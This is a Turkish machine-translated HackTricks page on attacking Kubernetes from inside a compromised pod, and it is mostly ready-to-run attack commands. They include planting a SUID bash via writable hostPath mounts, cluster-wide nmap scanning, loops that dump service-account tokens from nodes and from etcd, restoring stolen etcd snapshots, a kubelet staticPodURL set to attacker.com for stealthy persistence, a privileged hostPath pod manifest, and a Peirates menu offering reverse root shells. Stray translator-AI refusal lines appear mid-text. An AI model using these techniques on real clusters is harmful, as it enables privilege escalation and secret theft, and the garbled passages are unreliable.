 HackTricks Cloud
Attacking Kubernetes from inside a Pod
Tip
AWS Hacking’i öğrenin ve pratik yapın:
HackTricks Training AWS Red Team Expert (ARTE)
GCP Hacking’i öğrenin ve pratik yapın:HackTricks Training GCP Red Team Expert (GRTE)
Az Hacking’i öğrenin ve pratik yapın:HackTricks Training Azure Red Team Expert (AzRTE)
HackTricks'i Destekleyin
- Abonelik planlarını kontrol edin!
- Katılın 💬 Discord group veya telegram group veya Twitter’da bizi takip edin 🐦 @hacktricks_live.
- PR göndererek hacking tricks paylaşın: HackTricks ve HackTricks Cloud github repos.
Pod Breakout
Şanslıysanız pod’dan node’a kaçabilirsiniz:

Pod’dan kaçış
Pod’lardan kaçmayı denemek için önce escalate privileges yapmanız gerekebilir; bunu yapmak için bazı teknikler:
Linux Privilege Escalation - HackTricks
Ele geçirdiğiniz bir pod’dan kaçmayı denemek için bu docker breakouts to try to escape kaynaklarına bakabilirsiniz:
Abusing writable hostPath/bind mounts (container -> host root via SUID planting)
Eğer ele geçirilmiş bir pod/container, host filesystem’ine doğrudan eşlenen (Kubernetes hostPath veya Docker bind mount) yazılabilir bir volume’a sahipse ve container içinde root olabiliyorsanız, mount’u kullanarak host üzerinde bir setuid-root binary oluşturabilir ve ardından host’tan çalıştırarak root elde edebilirsiniz.
Ana koşullar:
- Mount edilen volume container içinden yazılabilir olmalı (readOnly: false ve filesystem izinleri yazmaya izin veriyor olmalı).
- Mount’u destekleyen host filesystem’ü nosuid seçeneğiyle mount edilmemiş olmalı.
- Host üzerinde eklediğiniz binary’i çalıştıracak bir yolunuz olmalı (ör. host’ta ayrı bir SSH/RCE, host’taki bir kullanıcının onu çalıştırması veya o yoldaki ikili dosyaları çalıştıran başka bir vektör).
Yazılabilir hostPath/bind mount’ları nasıl tespit edersiniz:
- kubectl ile hostPath volume’larını kontrol edin: kubectl get pod
-o jsonpath=‘{.spec.volumes[*].hostPath.path}’ - Container içinden mount’ları listeleyin, host-path mount’ları arayın ve yazılabilirliğini test edin:
# Inside the compromised container
mount | column -t
cat /proc/self/mountinfo | grep -E 'host-path|kubernetes.io~host-path' || true
findmnt -T / 2>/dev/null | sed -n '1,200p'
# Test if a specific mount path is writable
TEST_DIR=/var/www/html/some-mount  # replace with your suspected mount path
[ -d "$TEST_DIR" ] && [ -w "$TEST_DIR" ] && echo "writable: $TEST_DIR"
# Quick practical test
printf "ping\n" > "$TEST_DIR/.w"
Konteynerden bir setuid root binary yerleştirin:
# As root inside the container, copy a static shell (or /bin/bash) into the mounted path and set SUID/SGID
MOUNT="/var/www/html/survey"   # path inside the container that maps to a host directory
cp /bin/bash "$MOUNT/suidbash"
chmod 6777 "$MOUNT/suidbash"
ls -l "$MOUNT/suidbash"
# -rwsrwsrwx 1 root root 1234376 ... /var/www/html/survey/suidbash
root elde etmek için host üzerinde çalıştırın:
# On the host, locate the mapped path (e.g., from the Pod spec .spec.volumes[].hostPath.path or by prior enumeration)
# Example host path: /opt/limesurvey/suidbash
ls -l /opt/limesurvey/suidbash
/opt/limesurvey/suidbash -p   # -p preserves effective UID 0 in bash
Notes and troubleshooting:
- If the host mount has nosuid, setuid bits will be ignored. Check mount options on the host (cat /proc/mounts | grep
) and look for nosuid. - Host’ta bir yürütme yolu elde edemezseniz, benzer yazılabilir mount’lar, eşlenen dizin güvenlik açısından kritikse, host üzerinde başka persistence/priv-esc artefaktları yazmak için kötüye kullanılabilir (ör. mount /root/.ssh’ye eşleniyorsa bir root SSH anahtarı ekleme, /etc’ye eşleniyorsa bir cron/systemd birimi bırakma, host’un çalıştıracağı PATH içindeki root sahibine ait bir ikiliyi değiştirme vb.). Uygulanabilirlik tamamen hangi yolun mount edildiğine bağlıdır.
- This technique also works with plain Docker bind mounts; in Kubernetes it’s typically a hostPath volume (readOnly: false) or an incorrectly scoped subPath.
Kubernetes Ayrıcalıklarını Kötüye Kullanma
Daha önce kubernetes enumeration bölümünde açıklandığı gibi:
Genellikle pod’lar içinde bir service account token ile çalıştırılır. Bu service account’a bazı privileges attached to it eklenmiş olabilir; bunları abuse ederek diğer pod’lara move edebilir veya hatta cluster içinde yapılandırılmış node’lara escape edebilirsiniz. Nasıl olduğunu inceleyin:
Abusing Roles/ClusterRoles in Kubernetes
Bulut Ayrıcalıklarını Kötüye Kullanma
Eğer pod bir cloud environment içinde çalışıyorsa, leak a token from the metadata endpoint yaparak bu token ile ayrıcalıkları yükseltebilirsiniz.
Zayıf ağ servislerini ara
Kubernetes ortamı içinde bulunduğunuz için, mevcut pod ayrıcalıklarını kötüye kullanarak ayrıcalıkları yükseltemiyorsanız ve konteynerden kaçamıyorsanız, search potential vulnerable services.
Services
For this purpose, you can try to get all the services of the kubernetes environment:
kubectl get svc --all-namespaces
Varsayılan olarak, Kubernetes düz bir ağ şeması kullanır, bu da küme içindeki herhangi bir pod/service’in diğerleriyle konuşabileceği anlamına gelir. Küme içindeki namespaces varsayılan olarak herhangi bir ağ güvenliği kısıtlamasına sahip değildir. Namespace içindeki herhangi birisi diğer namespaces ile konuşabilir.
Tarama
Aşağıdaki Bash script (bir Kubernetes workshop’tan alınmıştır) kubernetes cluster’ın IP aralıklarını kurup tarayacaktır:
sudo apt-get update
sudo apt-get install nmap
nmap-kube ()
{
nmap --open -T4 -A -v -Pn -p 80,443,2379,8080,9090,9100,9093,4001,6782-6784,6443,8443,9099,10250,10255,10256 "${@}"
}

nmap-kube-discover () {
local LOCAL_RANGE=$(ip a | awk '/eth0$/{print $2}' | sed 's,[0-9][0-9]*/.*,*,');
local SERVER_RANGES=" ";
SERVER_RANGES+="10.0.0.1 ";
SERVER_RANGES+="10.0.1.* ";
SERVER_RANGES+="10.*.0-1.* ";
nmap-kube ${SERVER_RANGES} "${LOCAL_RANGE}"
}
nmap-kube-discover
Aşağıdaki sayfaya göz atın, Kubernetes’e özgü servisleri istismar ederek diğer pod’ları/tüm ortamı ele geçirebileceğinizi öğrenmek için:
Pentesting Kubernetes Services
Sniffing
Eğer compromised pod is running some sensitive service ve diğer pod’ların kimlik doğrulaması gerekiyorsa, diğer pod’lardan gönderilen kimlik bilgilerini sniffing local communications ile elde edebilirsiniz.
Network Spoofing
Varsayılan olarak ARP spoofing gibi teknikler (ve bunun sayesinde DNS Spoofing) kubernetes ağında çalışır. Bir pod içinde, eğer (varsayılan olarak bulunan) NET_RAW capability’ye sahipseniz, özel hazırlanmış ağ paketleri gönderebilir ve aynı node’da çalışan tüm pod’lara karşı MitM attacks via ARP Spoofing to all the pods running in the same node.\ Ayrıca, eğer malicious pod same node as the DNS Server üzerinde çalışıyorsa, cluster’daki tüm pod’lara karşı bir DNS Spoofing attack to all the pods in cluster gerçekleştirebilirsiniz.
Node DoS
Kubernetes manifestlerinde kaynakların bir tanımlaması yok ve konteynerler için not applied limit aralıkları uygulanmamış durumda. Bir saldırgan olarak, pod/deployment’in çalıştığı tüm kaynakları consume all the resources where the pod/deployment running tüketebilir, diğer kaynakları kıtlaştırarak ortam için bir DoS’a neden olabiliriz.
This can be done with a tool such as stress-ng:
stress-ng --vm 2 --vm-bytes 2G --timeout 30s
stress-ng çalışırken ve sonrasında arasındaki farkı görebilirsiniz.
kubectl --namespace big-monolith top pod hunger-check-deployment-xxxxxxxxxx-xxxxx
Node Post-Exploitation
Eğer container’dan kaçmayı başardıysanız node’da bulacağınız bazı ilginç şeyler şunlardır:
- Container Runtime süreci (Docker)
- Node’da bu gibi suistimal edebileceğiniz daha fazla pods/containers çalışıyor (daha fazla tokens)
- Tüm filesystem ve genel olarak OS
- Kube-Proxy servisi dinliyor
- Kubelet servisi dinliyor. Konfigürasyon dosyalarını kontrol et:
- Dizin:
/var/lib/kubelet/ /var/lib/kubelet/kubeconfig/var/lib/kubelet/kubelet.conf/var/lib/kubelet/config.yaml/var/lib/kubelet/kubeadm-flags.env/etc/kubernetes/kubelet-kubeconfig/etc/kubernetes/admin.conf–>kubectl --kubeconfig /etc/kubernetes/admin.conf get all -n kube-system- Diğer kubernetes common files:
$HOME/.kube/config- Kullanıcı Konfigürasyonu/etc/kubernetes/kubelet.conf- Standart Konfigürasyon/etc/kubernetes/bootstrap-kubelet.conf- Bootstrap Konfigürasyonu/etc/kubernetes/manifests/etcd.yaml- etcd Konfigürasyonu/etc/kubernetes/pki- Kubernetes Anahtarı
Node kubeconfig bulma
Eğer kubeconfig dosyasını önceki belirtilen yollardan birinde bulamıyorsanız, kubelet sürecinin --kubeconfig argümanını kontrol edin:
ps -ef | grep kubelet
root        1406       1  9 11:55 ?        00:34:57 kubelet --cloud-provider=aws --cni-bin-dir=/opt/cni/bin --cni-conf-dir=/etc/cni/net.d --config=/etc/kubernetes/kubelet-conf.json --exit-on-lock-contention --kubeconfig=/etc/kubernetes/kubelet-kubeconfig --lock-file=/var/run/lock/kubelet.lock --network-plugin=cni --container-runtime docker --node-labels=node.kubernetes.io/role=k8sworker --volume-plugin-dir=/var/lib/kubelet/volumeplugin --node-ip 10.1.1.1 --hostname-override ip-1-1-1-1.eu-west-2.compute.internal
Sırları Çal
# Check Kubelet privileges
kubectl --kubeconfig /var/lib/kubelet/kubeconfig auth can-i create pod -n kube-system

# Steal the tokens from the pods running in the node
# The most interesting one is probably the one of kube-system
ALREADY="IinItialVaaluE"
for i in $(mount | sed -n '/secret/ s/^tmpfs on \(.*default.*\) type tmpfs.*$/\1\/namespace/p'); do
TOKEN=$(cat $(echo $i | sed 's/.namespace$/\/token/'))
if ! [ $(echo $TOKEN | grep -E $ALREADY) ]; then
ALREADY="$ALREADY|$TOKEN"
echo "Directory: $i"
echo "Namespace: $(cat $i)"
echo ""
echo $TOKEN
echo "================================================================================"
echo ""
fi
done
Bu script can-they.sh otomatik olarak başka pod’ların token’larını alır ve aradığınız izne sahip olup olmadıklarını kontrol eder (sizin tek tek bakmanız yerine):
./can-they.sh -i "--list -n default"
./can-they.sh -i "list secrets -n kube-system"// Some code
Ayrıcalıklı DaemonSet’ler
DaemonSet, kümenin all the nodes of the cluster üzerinde run edecek bir pod’tur. Bu yüzden eğer bir DaemonSet privileged service account ile yapılandırıldıysa, ALL the nodes üzerinde suistimal edebileceğiniz o privileged service account’ın tokenını bulabilirsiniz.
Exploit, önceki bölümdekine aynı; ancak artık şansa bağlı değilsiniz.
Pivot to Cloud
Eğer küme bir cloud service tarafından yönetiliyorsa, genellikle Node will have a different access to the metadata endpoint Pod’dan farklı bir erişime sahiptir. Bu nedenle, access the metadata endpoint from the node (veya hostNetwork True olan bir pod’dan) denemeye çalışın:
etcd’yi Çal
Eğer container’ı çalıştıracak Node’un nodeName değerini belirleyebiliyorsanız, bir control-plane node’un içine shell alın ve etcd database’i elde edin:
kubectl get nodes
NAME                STATUS   ROLES    AGE   VERSION
k8s-control-plane   Ready    master   93d   v1.19.1
k8s-worker          Ready    <none>   93d   v1.19.1
control-plane düğümleri role master rolündedir ve bulut tarafından yönetilen kümelerde bunların içinde hiçbir şey çalıştıramazsınız.
etcd’den secret’ları okuma 1
Eğer pod’unuzu pod spec’teki nodeName selector’ünü kullanarak bir control-plane düğümünde çalıştırabiliyorsanız, kümenin tüm konfigürasyonunu, tüm secret’lar da dahil olmak üzere içeren etcd veritabanına kolay erişiminiz olabilir.
Aşağıda, bulunduğunuz control-plane düğümünde etcd çalışıyorsa etcd’den secret’ları çekmek için hızlı ve kaba bir yöntem gösterilmektedir. Eğer etcd istemci aracı etcdctl ile bir pod başlatıp control-plane düğümünün kimlik bilgilerini kullanarak etcd’nin nerede çalıştığına bağlanan daha zarif bir çözüm istiyorsanız, @mauilion tarafından sağlanan this example manifest’e bakın.
Control-plane düğümünde etcd’nin çalışıp çalışmadığını ve veritabanının nerede olduğunu kontrol edin (Bu, kubeadm ile oluşturulmuş bir kümede)
root@k8s-control-plane:/var/lib/etcd/member/wal# ps -ef | grep etcd | sed s/\-\-/\\n/g | grep data-dir
Çevirmemi istediğiniz src/pentesting-cloud/kubernetes-security/attacking-kubernetes-from-inside-a-pod.md dosyasının içeriğini gönderin. İçerik olmadan çeviri yapamam.
data-dir=/var/lib/etcd
etcd veritabanındaki verileri görüntüleyin:
strings /var/lib/etcd/member/snap/db | less
Veritabanından tokens’ları çıkarın ve service account adını gösterin
db=`strings /var/lib/etcd/member/snap/db`; for x in `echo "$db" | grep eyJhbGciOiJ`; do name=`echo "$db" | grep $x -B40 | grep registry`; echo $name \| $x; echo; done
Aynı komut, ancak kube-system namespace içindeki sadece default token’i döndürmek için bazı grep’ler
db=`strings /var/lib/etcd/member/snap/db`; for x in `echo "$db" | grep eyJhbGciOiJ`; do name=`echo "$db" | grep $x -B40 | grep registry`; echo $name \| $x; echo; done | grep kube-system | grep default
İçeriği göremiyorum — çevirmemi istediğiniz markdown/HTML içeriğini buraya yapıştırır mısınız? Yapıştırdığınız metni talimatlarınıza uygun olarak (kod, tag, link, path ve özel kelimeleri çevirmeden) Türkçeye çevireceğim.
1/registry/secrets/kube-system/default-token-d82kb | eyJhbGciOiJSUzI1NiIsImtpZCI6IkplRTc0X2ZP[REDACTED]
etcd’den secrets okuma 2 from here
etcdveritabanının bir snapshot’unu oluşturun. Daha fazla bilgi için this script kontrol edin.etcdsnapshot’unu node’dan tercih ettiğiniz yöntemle dışarı aktarın.- Veritabanını açın:
mkdir -p restore ; etcdutl snapshot restore etcd-loot-backup.db \ --data-dir ./restore
- Yerel makinenizde
etcd’yi başlatın ve çalınmış snapshot’ı kullanmasını sağlayın:
etcd \ --data-dir=./restore \ --initial-cluster=state=existing \ --snapshot='./etcd-loot-backup.db'
- Tüm secrets’leri listele:
etcdctl get "" --prefix --keys-only | grep secret
- Secrets’leri al:
etcdctl get /registry/secrets/default/my-secret
Statik/Aynalanmış Pods Kalıcılığı
Static Pods belirli bir node üzerinde kubelet daemon’u tarafından API server tarafından gözlemlenmeden doğrudan yönetilir. Kontrol plane tarafından yönetilen Pods’lardan (ör. Deployment) farklı olarak; kubelet her bir static Pod’u izler (ve başarısız olursa yeniden başlatır).
Bu nedenle, static Pods her zaman belirli bir node üzerindeki tek bir Kubelet’e bağlıdır.
kubelet her static Pod için Kubernetes API server üzerinde otomatik olarak bir mirror Pod oluşturmaya çalışır. Bu, bir node üzerinde çalışan Pod’ların API server üzerinde görünür olduğu, ancak oradan kontrol edilemediği anlamına gelir. Pod isimlerinin sonuna, başında bir tire olacak şekilde node hostname’i eklenir.
Caution
The
specof a static Pod cannot refer to other API objects (e.g., ServiceAccount, ConfigMap, Secret, etc. So you cannot abuse this behaviour to launch a pod with an arbitrary serviceAccount in the current node to compromise the cluster. But you could use this to run pods in different namespaces (in case thats useful for some reason).
Eğer node host’un içerisindeyseniz, onun kendisinde bir static pod oluşturmasını sağlayabilirsiniz. Bu oldukça kullanışlıdır çünkü kube-system gibi farklı bir namespace’de pod oluşturmanıza izin verebilir.
Statik bir pod oluşturmak için, docs are a great help. Temelde 2 şeye ihtiyacınız var:
--pod-manifest-path=/etc/kubernetes/manifestsparametresini kubelet service içinde veya kubelet config’de (staticPodPath) yapılandırmak ve servisi yeniden başlatmak/etc/kubernetes/manifestsiçinde pod tanımını oluşturmak
Daha gizli bir yol ise:
- kubelet config dosyasındaki
staticPodURLparametresini değiştiripstaticPodURL: http://attacker.com:8765/pod.yamlgibi bir şey ayarlamak. Bu, kubelet sürecinin belirtilen URL’den yapılandırmayı alarak bir static pod oluşturmasını sağlar.
kube-system içinde ayrıcalıklı bir pod oluşturmak için bir pod konfigürasyonunun örneği buradan alınmıştır:
apiVersion: v1
kind: Pod
metadata:
name: bad-priv2
namespace: kube-system
spec:
containers:
- name: bad
hostPID: true
image: gcr.io/shmoocon-talk-hacking/brick
stdin: true
tty: true
imagePullPolicy: IfNotPresent
volumeMounts:
- mountPath: /chroot
name: host
securityContext:
privileged: true
volumes:
- name: host
hostPath:
path: /
type: Directory
Delete pods + unschedulable nodes
Eğer bir saldırgan compromised a node olmuşsa ve diğer node’lardaki delete pods işlemini gerçekleştirebiliyor ve diğer node’ların pod çalıştırmasını engelleyebiliyorsa (make other nodes not able to execute pods), pod’lar ele geçirilen node’da yeniden çalıştırılır ve içlerinde çalışan token’ları steal the tokens.\ Daha fazla bilgi için more info follow this links.
Otomatik Araçlar
Peirates v1.1.8-beta by InGuardians
https://www.inguardians.com/peirates
----------------------------------------------------------------
[+] Service Account Loaded: Pod ns::dashboard-56755cd6c9-n8zt9
[+] Certificate Authority Certificate: true
[+] Kubernetes API Server: https://10.116.0.1:443
[+] Current hostname/pod name: dashboard-56755cd6c9-n8zt9
[+] Current namespace: prd
----------------------------------------------------------------
Namespaces, Service Accounts and Roles |
---------------------------------------+
[1] List, maintain, or switch service account contexts [sa-menu]  (try: listsa *, switchsa)
[2] List and/or change namespaces [ns-menu] (try: listns, switchns)
[3] Get list of pods in current namespace [list-pods]
[4] Get complete info on all pods (json) [dump-pod-info]
[5] Check all pods for volume mounts [find-volume-mounts]
[6] Enter AWS IAM credentials manually [enter-aws-credentials]
[7] Attempt to Assume a Different AWS Role [aws-assume-role]
[8] Deactivate assumed AWS role [aws-empty-assumed-role]
[9] Switch authentication contexts: certificate-based authentication (kubelet, kubeproxy, manually-entered) [cert-menu]
-------------------------+
Steal Service Accounts   |
-------------------------+
[10] List secrets in this namespace from API server [list-secrets]
[11] Get a service account token from a secret [secret-to-sa]
[12] Request IAM credentials from AWS Metadata API [get-aws-token] *
[13] Request IAM credentials from GCP Metadata API [get-gcp-token] *
[14] Request kube-env from GCP Metadata API [attack-kube-env-gcp]
[15] Pull Kubernetes service account tokens from kops' GCS bucket (Google Cloudonly) [attack-kops-gcs-1]  *
[16] Pull Kubernetes service account tokens from kops' S3 bucket (AWS only) [attack-kops-aws-1]
--------------------------------+
Interrogate/Abuse Cloud API's   |
--------------------------------+
[17] List AWS S3 Buckets accessible (Make sure to get credentials via get-aws-token or enter manually) [aws-s3-ls]
[18] List contents of an AWS S3 Bucket (Make sure to get credentials via get-aws-token or enter manually) [aws-s3-ls-objects]
-----------+
Compromise |
-----------+
[20] Gain a reverse rootshell on a node by launching a hostPath-mounting pod [attack-pod-hostpath-mount]
[21] Run command in one or all pods in this namespace via the API Server [exec-via-api]
[22] Run a token-dumping command in all pods via Kubelets (authorization permitting) [exec-via-kubelet]
-------------+
Node Attacks |
-------------+
[30] Steal secrets from the node filesystem [nodefs-steal-secrets]
-----------------+
Off-Menu         +
-----------------+
[90] Run a kubectl command using the current authorization context [kubectl [arguments]]
[] Run a kubectl command using EVERY authorization context until one works [kubectl-try-all [arguments]]
[91] Make an HTTP request (GET or POST) to a user-specified URL [curl]
[92] Deactivate "auth can-i" checking before attempting actions [set-auth-can-i]
[93] Run a simple all-ports TCP port scan against an IP address [tcpscan]
[94] Enumerate services via DNS [enumerate-dns] *
[]  Run a shell command [shell <command and arguments>]

[exit] Exit Peirates
Referanslar
- Forgotten (HTB) - Writable bind mount SUID planting
- Kubernetes hostPath volume
- Docker bind mounts
- Bash -p (preserve privileges)
- mount(8) nosuid option
- Peirates (Kubernetes attack tool)
Tip
AWS Hacking’i öğrenin ve pratik yapın:
GCP Hacking’i öğrenin ve pratik yapın:
Az Hacking’i öğrenin ve pratik yapın:HackTricks'i Destekleyin
- Abonelik planlarını kontrol edin!
- Katılın 💬 Discord group veya telegram group veya Twitter’da bizi takip edin 🐦 @hacktricks_live.
- PR göndererek hacking tricks paylaşın: HackTricks ve HackTricks Cloud github repos.